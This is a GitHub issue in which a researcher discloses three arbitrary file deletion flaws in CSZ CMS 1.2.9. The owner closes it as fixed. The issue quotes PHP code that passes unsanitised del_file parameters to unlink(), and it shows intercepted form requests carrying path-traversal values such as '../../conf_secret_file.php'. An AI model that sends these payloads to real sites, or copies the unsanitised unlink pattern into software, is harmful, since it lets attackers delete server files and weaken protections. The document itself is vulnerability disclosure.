New issue

Jump to bottom

Bug Report: Multiple Arbitrary File Deletion vulnerabilities #32

Closed **faisalfs10x** opened this issue on Jul 20, 2021 · 1 comment

faisalfs10x commented on Jul 20, 2021 • edited

Vulnerability Name: Multiple Arbitrary File Deletion

Date of Discovery: 20 July 2021


Product version: 1.2.9 Download link

Author: faisalfs10x

Vulnerability Description: When unsanitized user input is supplied to a file deletion function, an arbitrary file deletion vulnerability arises. This occurs in PHP when the unlink() function is called and user input might affect portions of or the whole affected parameter, which represents the path of the file to remove, without sufficient sanitization. Exploiting the vulnerability allows an attacker to delete any file in the web root (along with any other file on the server that the PHP process user has the proper permissions to delete). Furthermore, an attacker can leverage the capability of arbitrary file deletion to circumvent certain webserver security mechanisms such as deleting .htaccess file that would deactivate those security constraints.

Proof of Concept 1


Vulnerable URL: http://localhost/CSZCMS-V1.2.9/member/edit/save
Vulnerable Code: line 2141 - cszcms\models\Csz_model.php



```
2125      public function updateMember($id, $backend = FALSE) {
2126          $query = $this->chkPassword($this->session->userdata('admin_email'), $this->input->post('cur_password', TRUE), $backend);
2127          if ($query['num_rows'] > 0) {
2128              if($this->input->post('pm_sendmail')){
2129                  $pm_sendmail = $this->input->post('pm_sendmail', TRUE);
2130              }else{
2131                  $pm_sendmail = 0;
2132              }
2133              // update the user account
2134              if ($this->input->post('year', TRUE) && $this->input->post('month', TRUE) && $this->input->post('day', TRUE)) {
2135                  $birthday = $this->input->post('year', TRUE) . '-' . $this->input->post('month', TRUE) . '-' . $this->input->post('day', TRUE);
2136              } else {
2137                  $birthday = '';
2138              }
2139              if ($this->input->post('del_file')) {
2140                  $upload_file = '';
2141                  @unlink('photo/profile/' . $this->input->post('del_file', TRUE));
2142              } else {
2143                  $upload_file = $this->input->post('picture');
2144                  if (!empty($_FILES['file_upload']) && $_FILES['file_upload']['type'] == 'image/png' || $_FILES['file_upload']['type'] == 'image/jpg' || $
                      _FILES['file_upload']['type'] == 'image/jpeg' || $_FILES['file_upload']['type'] == 'image/gif') {
2145                      $paramiter = '_1';
2146                      $photo_id = time();
2147                      $uploaddir = 'photo/profile/';
2148                      $file_f = $_FILES['file_upload']['tmp_name'];
2149                      $file_name = $_FILES['file_upload']['name'];
2150                      $upload_file = $this->Csz_admin_model->file_upload($file_f, $file_name, $this->input->post('picture', TRUE), $uploaddir, $photo_id, $
                          paramiter);
2151                  }
2152              }
```

Steps to Reproduce:


1. Login as member
2. Goto Edit Profile
3. Upload any image as profile picture and click save button - refresh
4. Click "Delete File" checkbox and click save button
5. Intercept the request and replace existing image to any files on the server via parameter "del_file".



```

------WebKitFormBoundaryjL3BT2a3rANHfByA
Content-Disposition: form-data; name="day"


------WebKitFormBoundaryjL3BT2a3rANHfByA
Content-Disposition: form-data; name="gender"


------WebKitFormBoundaryjL3BT2a3rANHfByA
Content-Disposition: form-data; name="address"


------WebKitFormBoundaryjL3BT2a3rANHfByA
Content-Disposition: form-data; name="phone"


------WebKitFormBoundaryjL3BT2a3rANHfByA
Content-Disposition: form-data; name="del_file"

../../conf_backup.conf
------WebKitFormBoundaryjL3BT2a3rANHfByA
Content-Disposition: form-data; name="file_upload"; filename=""
Content-Type: application/octet-stream

```

Proof of Concept 2


Vulnerable URL: http://localhost/CSZCMS-V1.2.9/admin/plugin/article/editArtSave
Vulnerable Code: line 116, 131 - cszcms\models\plugin\Article_model.php



```
108
109         public function artupdate($id) {
110             $row = $this->Csz_model->getValue('is_category', 'article_db', 'article_db_id', $id, 1);
111             if(!$row->is_category){
112                 ($this->input->post('active')) ? $active = $this->input->post('active', TRUE) : $active = 0;
113                 ($this->input->post('fb_comment_active')) ? $fb_comment_active = $this->input->post('fb_comment_active', TRUE) : $fb_comment_active = 0;
114                 if ($this->input->post('del_file')) {
115                     $upload_file = '';
116                     @unlink('photo/plugin/article/' . $this->input->post('del_file', TRUE));
117                 } else {
118                     $upload_file = $this->input->post('mainPicture');
119                     $file_upload_field1 = $_FILES['file_upload'];
120                     if (!empty($file_upload_field1) && $file_upload_field1['type'] == 'image/png' || $file_upload_field1['type'] == 'image/jpg' || $
                            file_upload_field1['type'] == 'image/jpeg') {
121                         $paramiter = '_1';
122                         $photo_id = time();
123                         $uploaddir = 'photo/plugin/article/';
124                         $file_f = $file_upload_field1['tmp_name'];
125                         $file_name = $file_upload_field1['name'];
126                         $upload_file = $this->Csz_admin_model->file_upload($file_f, $file_name, $this->input->post('siteLogo', TRUE), $uploaddir, $photo_id, $
                                paramiter);
127                     }
128                 }
129                 if ($this->input->post('del_file2')) {
130                     $upload_file2 = '';
131                     @unlink('photo/plugin/article/' . $this->input->post('del_file2', TRUE));
132                 } else {
133                     $upload_file2 = $this->input->post('mainFile');
134                     $file_upload_field2 = $_FILES['file_upload2'];
135                     if (!empty($file_upload_field2)) {
136                         $paramiter = '_1';
137                         $photo_id = time();
138                         $uploaddir = 'photo/plugin/article/';
139                         $file_f = $file_upload_field2['tmp_name'];
140                         $file_name = $file_upload_field2['name'];
141                         $upload_file2 = $this->Csz_admin_model->file_upload($file_f, $file_name, $this->input->post('siteLogo', TRUE), $uploaddir, $photo_id, $
                                paramiter);
142                     }
143                 }
```

Steps to Reproduce:

1. Login as admin
2. Goto Plugin Manager > Article > edit any article
3. Upload any image as "Main Picture" and "File Upload" and click save button
4. Click "Delete File" button for both "Main Picture" and "File Upload" and click save button
5. Intercept the request and replace existing image to any files on the server via parameter "del_file" and "del_file2"




```
</div>
<p><br><br></p>
------WebKitFormBoundaryAMyATk1BfQaB0HvY
Content-Disposition: form-data; name="del_file"

../../../conf_secret_file.php
------WebKitFormBoundaryAMyATk1BfQaB0HvY
Content-Disposition: form-data; name="file_upload"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryAMyATk1BfQaB0HvY
Content-Disposition: form-data; name="mainPicture"

2021/1626802955_1.png
------WebKitFormBoundaryAMyATk1BfQaB0HvY
Content-Disposition: form-data; name="del_file2"

../../../config_backup.txt
------WebKitFormBoundaryAMyATk1BfQaB0HvY
Content-Disposition: form-data; name="file_upload2"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundaryAMyATk1BfQaB0HvY
Content-Disposition: form-data; name="mainFile"

2021/1626802956_1.png
------WebKitFormBoundaryAMyATk1BfQaB0HvY
Content-Disposition: form-data; name="lang_iso"

en
------WebKitFormBoundaryAMyATk1BfQaB0HvY
Content-Disposition: form-data; name="active"

1
```

```
HTTP/1.1 200 OK
Date: Tue, 20 Jul 2021 17:46:36 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.24
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Powered-By: PHP/5.6.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: max-age=3600, must-revalidate
Pragma: no-cache
Set-Cookie: c4204054ab0d5b68399458e70744010b_cszsess=otsolkjfbqh7hn5rfgouur5i0788738m; expires=
Connection: keep-alive, close
Content-Length: 365
Content-Type: text/html; charset=UTF-8

<center>
  <div style="position:fixed;top:50%;left:50%;transform:translate(-50%,-50%);font-size:14px">
    <img src="http://localhost/CSZCMS-V1.2.9/assets/images/loading.gif" class="img-responsive"
    <br>
    Loading...
  </div>
</center>
<script>
  window.setTimeout(function(){
    window.location = "http://localhost/CSZCMS-V1.2.9/admin/plugin/article/article";

  },100);
</script>
```

Proof of Concept 3


Vulnerable URL: http://localhost/CSZCMS-V1.2.9/admin/settings/update
Vulnerable Code: line 944, 958 - cszcms\models\Csz_admin_model.php



```
940         );
941         $photo_id = time();
942         $upload_file = '';
943         if($this->input->post('del_file')){
944             @unlink('photo/logo/'.$this->input->post('del_file', TRUE));
945         }else if(isset($_FILES['file_upload'])){
946             $upload_file = $this->input->post('siteLogo');
947             if(!empty($_FILES['file_upload']) && $_FILES['file_upload']['type'] == 'image/png' || $_FILES['file_upload']['type'] == 'image/jpg' || $
                _FILES['file_upload']['type'] == 'image/jpeg'){
948                 $paramiter = '_logo';
949                 $uploaddir = 'photo/logo/';
950                 $file_f = $_FILES['file_upload']['tmp_name'];
951                 $file_name = $_FILES['file_upload']['name'];
952                 $upload_file = $this->file_upload($file_f, $file_name, $this->input->post('siteLogo', TRUE), $uploaddir, $photo_id, $paramiter);
953             }
954         }
955         $data['site_logo'] = $upload_file;
956         $upload_file1 = '';
957         if($this->input->post('del_og_image')){
958             @unlink('photo/logo/'.$this->input->post('del_og_image', TRUE));
959         }elseif(isset($_FILES['og_image'])){
960             $upload_file1 = $this->input->post('ogImage');
961             if(!empty($_FILES['og_image']) && $_FILES['og_image']['type'] == 'image/png' || $_FILES['og_image']['type'] == 'image/jpg' || $_FILES['
                og_image']['type'] == 'image/jpeg'){
962                 $paramiter = '_og';
963                 $uploaddir = 'photo/logo/';
964                 $file_f = $_FILES['og_image']['tmp_name'];
965                 $file_name = $_FILES['og_image']['name'];
966                 $upload_file1 = $this->file_upload($file_f, $file_name, $this->input->post('ogImage', TRUE), $uploaddir, $photo_id, $paramiter);
967             }
968         }
```

Step to Reproduce:

1. Login as admin
2. Goto General Menu > Site Setting
3. Upload any image as "Site Logo" and "Image of og metatag" and click save button
4. Click "Delete File" button for both "Site Logo" and "Image of og metatag" and click save button
5. Intercept the request and replace existing image to any files on the server via parameter "del_file" and "del_og_image"



```
------WebKitFormBoundary8cAl5KcKGPOD3Qi2
Content-Disposition: form-data; name="html_optimize_disable"

1
------WebKitFormBoundary8cAl5KcKGPOD3Qi2
Content-Disposition: form-data; name="del_file"

../../conf_secret_file.php
------WebKitFormBoundary8cAl5KcKGPOD3Qi2
Content-Disposition: form-data; name="file_upload"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundary8cAl5KcKGPOD3Qi2
Content-Disposition: form-data; name="siteLogo"

2021/1626800829_logo.png
------WebKitFormBoundary8cAl5KcKGPOD3Qi2
Content-Disposition: form-data; name="del_og_image"

../../config_backup.txt
------WebKitFormBoundary8cAl5KcKGPOD3Qi2
Content-Disposition: form-data; name="og_image"; filename=""
Content-Type: application/octet-stream


------WebKitFormBoundary8cAl5KcKGPOD3Qi2
Content-Disposition: form-data; name="ogImage"

2021/1626800829_og.png
------WebKitFormBoundary8cAl5KcKGPOD3Qi2
Content-Disposition: form-data; name="siteEmail"

demo@cszcms.com
------WebKitFormBoundary8cAl5KcKGPOD3Qi2
Content-Disposition: form-data; name="email_protocal"

```

```
HTTP/1.1 200 OK
Date: Tue, 20 Jul 2021 17:16:37 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2h PHP/5.6.24
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-Powered-By: PHP/5.6.24
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: max-age=3600, must-revalidate
Pragma: no-cache
Set-Cookie: c4204054ab0d5b68399458e70744010b_cszsess=0ac7alfgdethapj0r2oet2qohiq9v8mf; expires=
Connection: keep-alive, close
Content-Length: 351
Content-Type: text/html; charset=UTF-8

<center>
  <div style="position:fixed;top:50%;left:50%;transform:translate(-50%,-50%);font-size:14px">
    <img src="http://localhost/CSZCMS-V1.2.9/assets/images/loading.gif" class="img-responsive"
    <br>
    Loading...
  </div>
</center>
<script>
  window.setTimeout(function(){
    window.location = "http://localhost/CSZCMS-V1.2.9/admin/settings";

  },100);
</script>
```

Thanks. cc:**@cskaza**

faisalfs10x changed the title ~~Bug Report: Multiple Arbitrary File Deletion vulnerability~~ **Bug Report: Multiple Arbitrary File Deletion vulnerabilities** on Jul 20, 2021

cskaza commented on Nov 9, 2021 Owner

Resolved done on next version.

cskaza closed this as completed on Nov 9, 2021

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants